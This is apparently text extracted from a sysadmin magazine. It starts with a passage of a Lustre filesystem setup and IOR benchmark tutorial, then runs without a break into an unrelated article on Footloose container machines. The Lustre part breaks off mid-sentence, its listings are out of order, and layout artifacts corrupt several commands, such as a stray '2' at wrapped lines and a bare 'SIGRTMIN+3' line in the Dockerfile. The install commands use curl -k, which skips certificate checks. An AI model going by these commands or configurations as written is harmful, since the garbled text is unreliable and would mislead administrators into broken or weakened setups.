lustre-osd-ldiskfs-mount-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64
kmod-lustre-osd-ldiskfs-2.14.56_111_gf8747a8-1.el8.x86_64
lustre-2.14.56_111_gf8747a8-1.el8.x86_64
lustre-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64
kmod-lustre-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64
kmod-lustre-osd-ldiskfs-debuginfo-2.14.56_111_gf8747a8-1.el8.x86_64
kmod-lustre-2.14.56_111_gf8747a8-1.el8.x86_64
lustre-iokit-2.14.56_111_gf8747a8-1.el8.x86_64
lustre-debugsource-2.14.56_111_gf8747a8-1.el8.x86_64
```

Listing 5: Formatting the MDT

```
$ sudo mkfs.lustre --fsname=testfs --index=0 --mgs --mdt /dev/sdb

Permanent disk data:
Target:      testfs:MDT0000
Index:       0
Lustre FS:   testfs
Mount type:  ldiskfs
Flags:       0x65
              (MDT MGS first_time update )
Persistent mount opts: user_xattr,errors=remount-ro
Parameters:

checking for existing Lustre data: not found
device size = 48128MB
formatting backing filesystem ldiskfs on /dev/sdb
    target name  testfs:MDT0000
    kilobytes    49283072
    options      -I 512 -i 1024 -J size=1925 -q -O dirdata,uninit_bg,^extents,dir_
                  nlink,quota,project,huge_file,ea_inode,large_dir,flex_bg -E lazy_journal_
                  init="0",lazy_itable_init="0" -F
mkfs_cmd = mke2fs -j -b 4096 -L testfs:MDT0000 -I 512 -i 1024 -J size=1925 -q -O dirdata,uninit_
              bg,^extents,dir_nlink,quota,project,huge_file,ea_inode,large_dir,flex_bg -E lazy_journal_
              init="0",lazy_itable_init="0" -F /dev/sdb 49283072k
Writing CONFIGS/mountdata
```

When the build completes, you will find the RPMs in **Listing 3** in the root of the source directory. To install the packages on the nodes designated as servers, enter:

```
$ sudo dnf install *.rpm
```

Then, verify that the packages and the version have been installed. I installed the packages shown in **Listing 4**. Before proceeding, please read the “Configuring the Servers” box.

Preparing the Metadata Servers

You now have Lustre builds for both the clients and servers. I will now switch the focus to use those builds to configure both. Although a separate node could have been used to host the management service (i.e., the MGS), instead, I opted to use the first MDS hosting the first MDT as the management service. To do this, add the `--mgs` option when formatting the device for Lustre. A Lustre deployment can host one, 64, or more MDT devices. However, in this example, I will format just one (**Listing 5**). If you do choose to format additional MDTs, be sure to increment the value of the index parameter by one each time and specify the node ID (NID) for the MGS node with `--mgsnode=<NID>` (shown in the “Preparing the Object Storage Servers” section).

Now create a mountpoint to host the MDT and then mount it:

```
$ sudo mkdir /mnt/mdt
$ sudo mount -t lustre /dev/sdb /mnt/mdt/
```

Because I am not using LDAP and just trusting my clients (and their users) for this example, I need to execute the following on the same MGS node:

Configuring the Servers

For the sole purpose of convenience, I have deployed virtual machines to host this entire tutorial. I will also be limited to a 1 Gigabit Ethernet (GigE) network. On each of the virtual machines designated to host the Lustre filesystem, a secondary, approximately 50GB drive is attached.

```
$ lctl set_param mdt.*.identity_upcall=NONE
```

Note that the above command should NOT be deployed in production because it could potentially lead to security concerns and issues.

Make note of the management server's IP address ([Listing 6](#)). This output will be the Lustre Networking (LNET) NID, which can be verified by:

```
$ sudo lctl list_nids
10.0.0.2@tcp
```

LNET is Lustre's network communication protocol, which is designed to be lightweight and efficient. It supports message passing for remote procedure call (RPC) request processes and remote direct memory access (RDMA) for bulk data movement. All metadata and file data I/O are managed through LNET.

Preparing the Object Storage Servers

On the next server, I format the secondary storage volume to be the first OST with an index of 0, while pointing to the MGS node: `--mgsnode=10.0.0.2@tcp0` ([Listing 7](#)). Then, I create a mountpoint to host the OST and mount it:

```
$ sudo mkdir /mnt/ost
$ sudo mount -t lustre /dev/sdb /mnt/ost/
```

On the rest of the nodes I follow the same procedure, again, by incrementing the index parameter value by one each time ([Listing 8](#)). Be sure to create the local mountpoint to host the OST and then mount it.

Using the Clients

To mount the filesystem on a client, you need to specify the filesystem type, the NID of the MGS, the filesystem's name, and the mountpoint on which to mount it. The template for the command and the command I used are:

```
mount -t lustre <MGS NID>:/
<fsname> <mountpoint>
mount -t lustre 10.0.0.2@tcp0:/
testfs /lustre
```

In the examples below, I will be relying on `pdsh` to run commands on multiple remote hosts simultaneously. All four clients will need a local directory to mount the remote filesystem,

```
$ sudo pdsh -w 10.0.0.[3-6] mkdir -p /lustre
```

after which, you can mount the remote filesystem on all clients:

```
$ sudo pdsh -w 10.0.0.[3-6] mount -t lustre 10.0.0.2@tcp0:/testfs /lustre
```

Each client now has access to the remote Lustre filesystem. The filesystem is currently empty:

```
$ sudo ls /lustre/
$
```

As a quick test, create an empty file and verify that it has been created:

```
$ sudo touch /lustre/test.txt
$ sudo ls /lustre/
test.txt
```

All four clients should be able to see the same file:

```
$ sudo pdsh -w 10.0.0.[3-6] ls /lustre
10.0.0.3: test.txt
10.0.0.5: test.txt
10.0.0.6: test.txt
10.0.0.4: test.txt
```

You can clean up the output so that you do not see the same instance repeated over and over again:

```
$ sudo pdsh -w 10.0.0.[3-6] ls /lustre | dshbak -c
-----
10.0.0.[3-6]
-----
test.txt
```

I/O and Performance Benchmarking

MDTest is an MPI-based metadata performance testing application designed to test parallel filesystems, and IOR is a benchmarking utility also designed to test the performance of distributed

Listing 6: Management Server

```
$ sudo ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu
1460
    inet 10.0.0.2 netmask 255.255.255.255
        broadcast 0.0.0.0
    inet6 fe80::bfd3:1a4b:f76b:872a prefixlen 64
        scopeid 0x20<link>
    ether 42:01:0a:80:00:02 txqueuelen 1000
        (Ethernet)
    RX packets 11919 bytes 61663030 (58.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10455 bytes 973590 (950.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0
    collisions 0
```

Listing 7: Format the OST

```
$ sudo mkfs.lustre --reformat --index=0 --fsname=testfs
--ost --mgsnode=10.0.0.2@tcp0 /dev/sdb

Permanent disk data:
Target:      testfs:OST0000
Index:       0
Lustre FS:   testfs
Mount type:  ldiskfs
Flags:       0x62
              (OST first_time update )
Persistent mount opts: ,errors=remount-ro
Parameters:  mgsnode=10.0.0.2@tcp

device size = 48128MB
formatting backing filesystem ldiskfs on /dev/sdb
    target name  testfs:OST0000
    kilobytes    49283072
    options      -I 512 -i 1024 -J size=1024
                  -q -O extents,uninit_bg,dir_
                  nlink,quota,project,huge_
                  file,flex_bg -G 256 -E
                  resize="4290772992",lazy_journal_
                  init="0",lazy_itable_init="0" -F
mkfs_cmd = mke2fs -j -b 4096 -L testfs:OST0000 -I 512
            -i 1024 -J size=1024 -q -O extents,uninit_
            bg,dir_nlink,quota,project,huge_file,flex_bg
            -G 256 -E resize="4290772992",lazy_journal_
            init="0",lazy_itable_init="0" -F /dev/sdb
            49283072k
Writing CONFIGS/mountdata
```

Listing 8: The Rest of the Nodes

```
$ sudo mkfs.lustre --reformat --index=1 --fsname=testfs
--ost --mgsnode=10.0.0.2@tcp0 /dev/sdb

Permanent disk data:
Target:      testfs:OST0001
Index:       1
Lustre FS:   testfs
Mount type:  ldiskfs
Flags:       0x62
[ ... ]
```


Listing 9: Current Environment

```
$ sudo lfs df
UUID                               1K-blocks      Used    Available Use% Mounted on
testfs-MDT0000_UUID                22419556        10784    19944620    1% /lustre[MDT:0]
testfs-OST0000_UUID                23335208         1764    20852908    1% /lustre[OST:0]
testfs-OST0001_UUID                23335208         1768    20852904    1% /lustre[OST:1]
testfs-OST0002_UUID                23335208         1768    20852904    1% /lustre[OST:2]

filesystem_summary:                70005624         5300    62558716    1% /lustre
```

Listing 10: IOR Write Only

```
$ sudo /usr/lib64/mpich/bin/mpirun --host 10.0.0.3,10.0.0.4,10.0.0.5,10.0.0.6 /usr/local/bin/ior -F -w
-t 64m -k --posix.odirect -D 60 -u -b 5g -o /lustre/test.01
IOR-3.4.0+dev: MPI Coordinated Test of Parallel I/O
Began           : Tue Jan 25 20:02:21 2022
Command line    : /usr/local/bin/ior -F -w -t 64m -k --posix.odirect -D 60 -u -b 5g -o /lustre/
test.01
Machine        : Linux lustre-client1
TestID         : 0
StartTime      : Tue Jan 25 20:02:21 2022
Path           : /lustre/0/test.01.00000000
FS             : 66.8 GiB   Used FS: 35.9%   Inodes: 47.0 Mi   Used Inodes: 0.0%

Options:
api            : POSIX
apiVersion     :
test filename  : /lustre/test.01
access         : file-per-process
type           : independent
segments       : 1
ordering in a file : sequential
ordering inter file : no tasks offsets
nodes          : 4
tasks          : 4
clients per node : 1
repetitions    : 1
xfersize       : 64 MiB
blocksize      : 5 GiB
aggregate filesize : 20 GiB
stonewallingTime : 60
stoneWallingWearOut : 0

Results:

access  bw(MiB/s)  IOPS      Latency(s)  block(KiB)  xfer(KiB)  open(s)  wr/rd(s)
-----  -
write   1835.22      28.68      0.120209    5242880     65536      0.000934  11.16

      close(s)  total(s)  iter
...  -----  -
      2.50      11.16      0

Summary of all tests:
Operation  Max(MiB)  Min(MiB)  Mean(MiB)  StdDev  Max(OPs)  Min(OPs)  Mean(OPs) ...
... write  1835.22   1835.22   1835.22    0.00    28.68     28.68     28.68

... StdDev  Mean(s)  Stonewall(s)  Stonewall(MiB)  Test#  #Tasks  tPN  reps  fPP  reord  reordoff ...
      0.00  11.15941      NA      NA      0      4    1    1    1    0      1

... reordrand  seed  segcnt      blksiz      xsize  aggs(MiB)  API  RefNum
      0      0      1  5368709120  67108864  20480.0  POSIX      0

Finished           : Tue Jan 25 20:02:32 2022
```

filesystems. To put it more simply: With MDTest, you would typically test the metadata operations involved in creating, removing, and reading objects such as directories, files, and so on. IOR is more straightforward and just focuses on benchmarking buffered or direct sequential or random write-read throughput to the filesystem. Both are maintained and distributed together under the IOR GitHub project [6]. To build the latest IOR package from source, you need to install a Message Passing Interface (MPI) framework, then clone, build, and install the test utilities:

```
$ sudo dnf install mpich mpich-devel
$ git clone https://github.com/hpc/ior.git
$ cd ior
$ MPICC=/usr/lib64/mpich/bin/mpicc 2
  ./configure
$ cd src/
$ sudo make && make install
```

You are now ready to run a simple benchmark of your filesystem.

IOR

The benchmark will give you a general idea of how it performs in its current environment. I rely on `mpirun` to dispatch the I/O generated by IOR in parallel across the clients; in the end, I get an aggregated result of the entire job execution. The filesystem is currently empty, with the exception of the file created earlier to test the filesystem. Both the MDT and OSTs are empty with no real file data (Listing 9, executed from the client). To benchmark the performance of the HPC setup, run a write-only instance of IOR from the four clients simultaneously. Each client will initiate a single process to write 64MB transfers to a 5GB file (Listing 10). Notice a little more than 1.8GiBps throughput writes to the filesystem. Considering that each client is writing to the target filesystem in a single process and you probably did not hit the limit of the GigE back end, this isn't a bad result. You will start to see the OST targets fill up with data (Listing 11). This time, rerun IOR, but in read-only mode. The command will use the same

Goodbye virtual machines, hello container machines

Footloose

Keep your test-driven development and testing environments pristine with Footloose containers that look like VMs. By Ankur Kumar

The principles of Dev(Sec)Ops

are based on test-driven development, which states that you need to consider how you will test before you write a single line of code. Monitoring and alerting, as well as security compliance and detection tests, should be in place from the beginning. The ability to enact and clean up a VM-based environment quickly is important for unblocking on-demand development and testing (and is a vital part of continuous integration and continuous delivery or deployment, CI/CD).

Many admins like to model their infrastructure in advance from a personal laptop or lightweight test system, but multiple VMs can be quite demanding for a single system. For instance, if you have used the combination of Vagrant and VirtualBox for deploying and managing virtual machines, you probably realize the virtualization provided requires special hardware acceleration and significant computing resources not found in lightweight systems. In my own experience, only four or five VMs are enough to throttle even a nice four-core, 16GB MacBook Pro and make it scream like a Steam Engine.

Containers are a bit easier on resources because the devices and

kernel are shared, and only the userspace is sandboxed. One solution that could stretch your test system a bit farther is Footloose, a tool that provides “containers that look like VMs” [1]. Footloose [2], which is built around Docker, runs systemd as PID 1 and uses ssh daemon to log into the container machines (containers that look like virtual machines). The advantages are few dependencies, except the Docker daemon, and no need for virtualization support from hardware. Footloose, which runs on both GNU/Linux and macOS, can help you model your virtual environment without overloading your hardware. You can even run dockerd inside a Footloose container machine.

Footloose

Running Footloose is very easy, with no installation step: Just grab the static binary and move it to any location configured in your system path (e.g., /usr/local/bin). To download the latest version of Footloose, move it to the system path, and make it executable (requires sudo privileges on GNU/Linux), enter:

```
curl -sSLk "https://github.com/$(  
curl -sSLk https://github.com/
```

```
weaveworks/footloose/releases |  
grep download | grep linux-x86_64 |  
awk -F ' ' '{print $2}' | head -1)"  
-o /usr/local/bin/footloose &&  
chmod +x /usr/local/bin/footloose
```

If you don't have sudo privileges on your machine, use the following command to download Footloose to the current directory and use it from there:

```
curl -sSLk "https://github.com/$(  
curl -sSLk https://github.com/  
weaveworks/footloose/releases |  
grep download | grep linux-x86_  
64 | awk -F ' ' '{print $2}' | head  
-1)" -o ./footloose && chmod +x ./  
footloose
```

Going forward, you could either prepend every Footloose command with ./ or add the current directory in your system path. You can find the instructions for this step many places online. Next, verify whether the downloaded binary works by executing the footloose command (Figure 1).

The creation of container machines is driven by a configuration file that declares various machine properties required by Footloose. Execute the command

```
footloose config create
```

to create a starting configuration in footloose.yaml in your current directory (Figure 2).

The `privateKey` parameter is the SSH private key created by Footloose to let you ssh into the created container machine(s). The `count` parameter denotes the number of desired container machines to be created. The names of the created container machines are a combination of the cluster name, the machines name, and the count index starting from 0. The `image` parameter is the docker image, with the `systemd` and the SSH daemons to instantiate the container machine. The `portMappings` parameter is about exposing your container ports on the localhost for access. You could further configure the default

values of the properties as desired through various flags passed to the

`footloose config create`

command. Those flags are dumped through `-h` or `--help` suffix to the command (Figure 3).

The Footloose project currently provides the prebuilt container machine images [3] as `quay.io/footloose/`, for CentOS7, Fedora 29, Ubuntu 16.04, Ubuntu 18.04, Ubuntu 20.04, Amazon Linux 2, Debian 10, and Clear Linux, but you are not limited to the prebuilt images. You could use any

prebuilt dockerfile image to derive a customized image.

For example, I used the dockerfile in Listing 1 to create a customized local Rocky Linux 8 image to instantiate my container machines when moving from the old prebuilt CentOS7. The Footloose configuration shown in Listing 2 uses the locally created `rocklinux8` image with

```
docker build . -t rockylinux8
```

which brings up three container machines with hostnames `kafka0` through `kafka2`, in which `dockerd` is later installed and configured (which requires the privileged flag). The configuration also exposes a number of ports for multiple services running in each container machine. You could also mix and match various kinds of container machines under the `machines` section in the same configuration.

To begin, create the required network, bring up the container machines, and dump their information with the commands (Figure 4):

```
docker network create cldinabox-demo
footloose create
footloose show
```

You can clearly see the localhost port corresponding to each exposed container machine port. The command

```
footloose ssh root@<HOSTNAME>
```

gets you into any of the created container machines where you can run

```
matrix@ankur-Inspiron-5593:~$ ./footloose
footloose - Container Machines

Usage:
  footloose [command]

Available Commands:
  config      Manage cluster configuration
  create      Create a cluster
  delete      Delete a cluster
  help        Help about any command
  serve       Launch a footloose server
  show        Show all running machines or a single machine with a given hostname
  ssh         SSH into a machine
  start       Start cluster machines
  stop        Stop cluster machines
  version     Print footloose version

Flags:
  -h, --help  help for footloose

Use "footloose [command] --help" for more information about a command.
```

Figure 1: The `footloose` command on an Ubuntu 18.04 LTS laptop.

```
matrix@ankur-Inspiron-5593:~$ ./footloose config create && cat footloose.yaml
cluster:
  name: cluster
  privateKey: cluster-key
machines:
- count: 1
  spec:
    backend: docker
    image: quay.io/footloose/centos7:0.6.3
    name: node%d
    portMappings:
    - containerPort: 22
```

Figure 2: Basic configuration properties required by Footloose.

```
matrix@ankur-Inspiron-5593:~$ ./footloose config create -h
Create a cluster configuration

Usage:
  footloose config create [flags]

Flags:
  -d, --cmd string      The command to execute on the container
  -c, --config string    Cluster configuration file (default "footloose.yaml")
  -h, --help            help for create
  -i, --image string     Docker image to use in the containers (default "quay.io/footloose/centos7:0.6.3")
  -k, --key string       Name of the private and public key files (default "cluster-key")
  -n, --name string      Name of the cluster (default "cluster")
  --networks strings     Networks names the machines are assigned to
  --override            Override configuration file if it exists
  --privileged          Create privileged containers
  -r, --replicas int     Number of machine replicas (default 1)
```

Figure 3: The help screen for `footloose config create`.

Listing 1: Customized Rocky Linux 8 Image

```
FROM rockylinux/rockylinux:8
LABEL "com.richnusegeeks.vendor"="richnusegeeks"
LABEL "com.richnusegeeks.category"="base"
LABEL version="latest"
LABEL description="docker image for RockyLinux to replace CentOS"

SHELL ["/bin/bash", "-o", "pipefail", "-c"]
RUN dnf install -y openssh-server libnsl && \
    dnf install -y 'dnf-command(config-manager)' && \
    dnf clean all

SIGRTMIN+3
CMD ["/bin/bash"]
```


Listing 2: Kafka Container Machines Config

```
cluster:
  name: cluster
  privateKey: cluster-key
machines:
- count: 3
  spec:
    image: rockylinux8
    name: kafka%d
    networks:
    - cldinabox-demo
  portMappings:
  - containerPort: 22
  - containerPort: 2181
  - containerPort: 8080
  - containerPort: 9092
  - containerPort: 38080
  - containerPort: 52812
  - containerPort: 58080
privileged: true
volumes:
- type: volume
  destination: /var/lib/docker
```

any normal GNU/Linux command (Figure 5). Finally, you can clean up the created cluster with

```
footloose delete
```

(Figure 6). You should feel comfortable now creating and using your container machines and becoming productive right away.

Advanced Tooling with Footloose

I’ve created a solution over Footloose that uses wrapper scripts, Docker Compose manifests, and Ansible roles to spin up – on-demand – the fully configured container machines running various kinds of industry-standard cloud computing clusters (e.g., Cassandra, Consul, Elasticsearch, Kafka,

Spark, etc.) [4]. This solution doesn’t need or require you to know anything about Footloose or its configuration or download and install anything because everything runs in the various Docker containers. The top-level wrapper script just takes a simple footloose.cfg configuration (Listing 3).

The user provided config file just defines the name, count, image, and port-Mappings for your desired container machines; the rest of the magic is performed by this solution. To get started, download the sources and go to the scripts directory:

```
git clone https://github.com/2
richnusgeeks/devops.git
pushd CloudInABox/ContainerMachines/scripts
```

You could use cd instead of pushd, but I prefer pushd for its




Figure 4: Rocky Linux machines.




Figure 5: Accessing a container machine and running a command.


```
matrix@ankur-Inspiron-5593:~$ ./footloose delete
INFO[0000] Machine cluster-kafka0 is started, stopping and deleting machine...
INFO[0000] Machine cluster-kafka1 is started, stopping and deleting machine...
INFO[0001] Machine cluster-kafka2 is started, stopping and deleting machine...
```

Figure 6: Shutting down the container machines.

intelligence. The wrapper script execution should show you a help screen (Figure 7). Now I can try to create a stack of 13 container machines to run clusters of Consul, Kafka, and Spark on the three nodes and ConsulESM, Hashi-UI, Monitoror, and Vigil (Listing 3) on a single node. In a few tens of seconds,

```
./create_container_machines_stack.sh create
```

brings up your container machines. (It might take more time to create the necessary Docker images the first time only.) You'll also see Ansible trying to connect to every container machine host, verify that Python is usable, and return *pong* on success. Entering

```
./create_container_machines_stack.sh show
```

(this is the already familiar Footloose show command) dumps the info about the created container machines (Figure 8). A set of common components like monit (host monitoring/watchdog/ autohealing), goss (host validations), and docker/docker-compose (running

and managing containers) are working for each container machine. To initiate Ansible provisioning of these common components, use:

```
./create_container_machines_stack.sh 2
test docker
```

The Monit dashboard (guest and guest login credentials) runs on container port 52812, the Goss HTTP endpoint container port is 58080, and the cAdvisor dashboard

Listing 3: Start of footloose.cfg

```
# Name Count Image Networks Ports([hostPort:]containerPort)
kafka 3 rockylinux8 cldinabox-demo 22,2181,8080,9092,38080,52812,58080

spark 3 quay.io/footloose/centos7 cldinabox-demo 22,7077,8080,8081,38080,52812,58080

monitoror 1 rockylinux8 cldinabox-demo 22,52812,38080,58080,58880:58880
vigil 1 quay.io/footloose/centos7 cldinabox-demo 22,52812,58080,58888:58888

consul 3 quay.io/footloose/centos7 cldinabox-demo 22,52812,58080,58500
consulesm 1 quay.io/footloose/centos7 cldinabox-demo 22,52812,58080

hashiui 1 quay.io/footloose/centos7 cldinabox-demo 22,52812,53000,58080
```

```
matrix@ankur-Inspiron-5593:~/Development/Git/Works/devops/CloudInABox/ContainerMachines/scripts$ ./create_container_machines_stack.sh
Usage: create_container_machines_stack.sh
< lint - run static analysis on Dockerfiles and Shellscripts |
create - create containers machine stack as per footloose.cfg |
buildcreate - like create but builds the necessary container images first |
start - start container machines |
stop - stop container machines |
show - dumps info about thr created container machines |
test - run specified ansible role to configure the stack,
valid roles are (ping is default if nothing mentioned):
[[ping]|goss|consulserver|consulclient|
consulesm|hashiui|consultemplate|docker|
cassandra|elasticsearch|kafka|spark|
monitoror|testinfra|vigil] |
delete - deletes everything created |
cleandelete - like delete but additionally cleaning up docker volumes |
config - dumps auto-generated footloose configuration >
```

Figure 7: Wrapper script help screen.

	IP	IMAGE	CMD	STATE	BACKEND
cluster-kafka0		kafka0	0->{9092 49224},1->{2181 49226},2->{22 49227},3->{38080 49223},4->{52812 49222},5->{58080 49221},6->{8080 49225}	Running	rockylinux8 /sbin/init
cluster-kafka1		kafka1	0->{2181 49233},1->{22 49234},2->{38080 49230},3->{52812 49229},4->{58080 49228},5->{8080 49232},6->{9092 49231}	Running	rockylinux8 /sbin/init
cluster-kafka2		kafka2	0->{8080 49239},1->{9092 49238},2->{2181 49240},3->{22 49241},4->{38080 49237},5->{52812 49236},6->{58080 49235}	Running	rockylinux8 /sbin/init
cluster-spark0		spark0	0->{38080 49244},1->{52812 49243},2->{58080 49242},3->{7077 49247},4->{8080 49246},5->{8081 49245},6->{22 49248}	Running	quay.io/footloose/centos7 /sbin/init
cluster-spark1		spark1	0->{22 49255},1->{38080 49251},2->{52812 49250},3->{58080 49249},4->{7077 49254},5->{8080 49253},6->{8081 49252}	Running	quay.io/footloose/centos7 /sbin/init
cluster-spark2		spark2	0->{8080 49260},1->{8081 49259},2->{22 49262},3->{38080 49258},4->{52812 49257},5->{58080 49256},6->{7077 49261}	Running	quay.io/footloose/centos7 /sbin/init
cluster-monitoror0		monitoror0	0->{22 49266},1->{38080 49265},2->{52812 49264},3->{58080 49263},4->{58880 58886}	Running	rockylinux8 /sbin/init
cluster-vigil0		vigil0	0->{22 49269},1->{52812 49268},2->{58080 49267},3->{58888 58895}	Running	quay.io/footloose/centos7 /sbin/init
cluster-consul0		consul0	0->{22 49273},1->{52812 49272},2->{58080 49271},3->{58500 49270}	Running	quay.io/footloose/centos7 /sbin/init
cluster-consul1		consul1	0->{22 49277},1->{52812 49276},2->{58080 49275},3->{58500 49274}	Running	quay.io/footloose/centos7 /sbin/init
cluster-consul2		consul2	0->{22 49281},1->{52812 49280},2->{58080 49279},3->{58500 49278}	Running	quay.io/footloose/centos7 /sbin/init
cluster-consulesm0		consulesm0	0->{22 49284},1->{52812 49283},2->{58080 49282}	Running	quay.io/footloose/centos7 /sbin/init
cluster-hashui0		hashui0	0->{53000 49286},1->{58080 49285},2->{22 49288},3->{52812 49287}	Running	quay.io/footloose/centos7 /sbin/init

Figure 8: Info dump of 13 container machines.

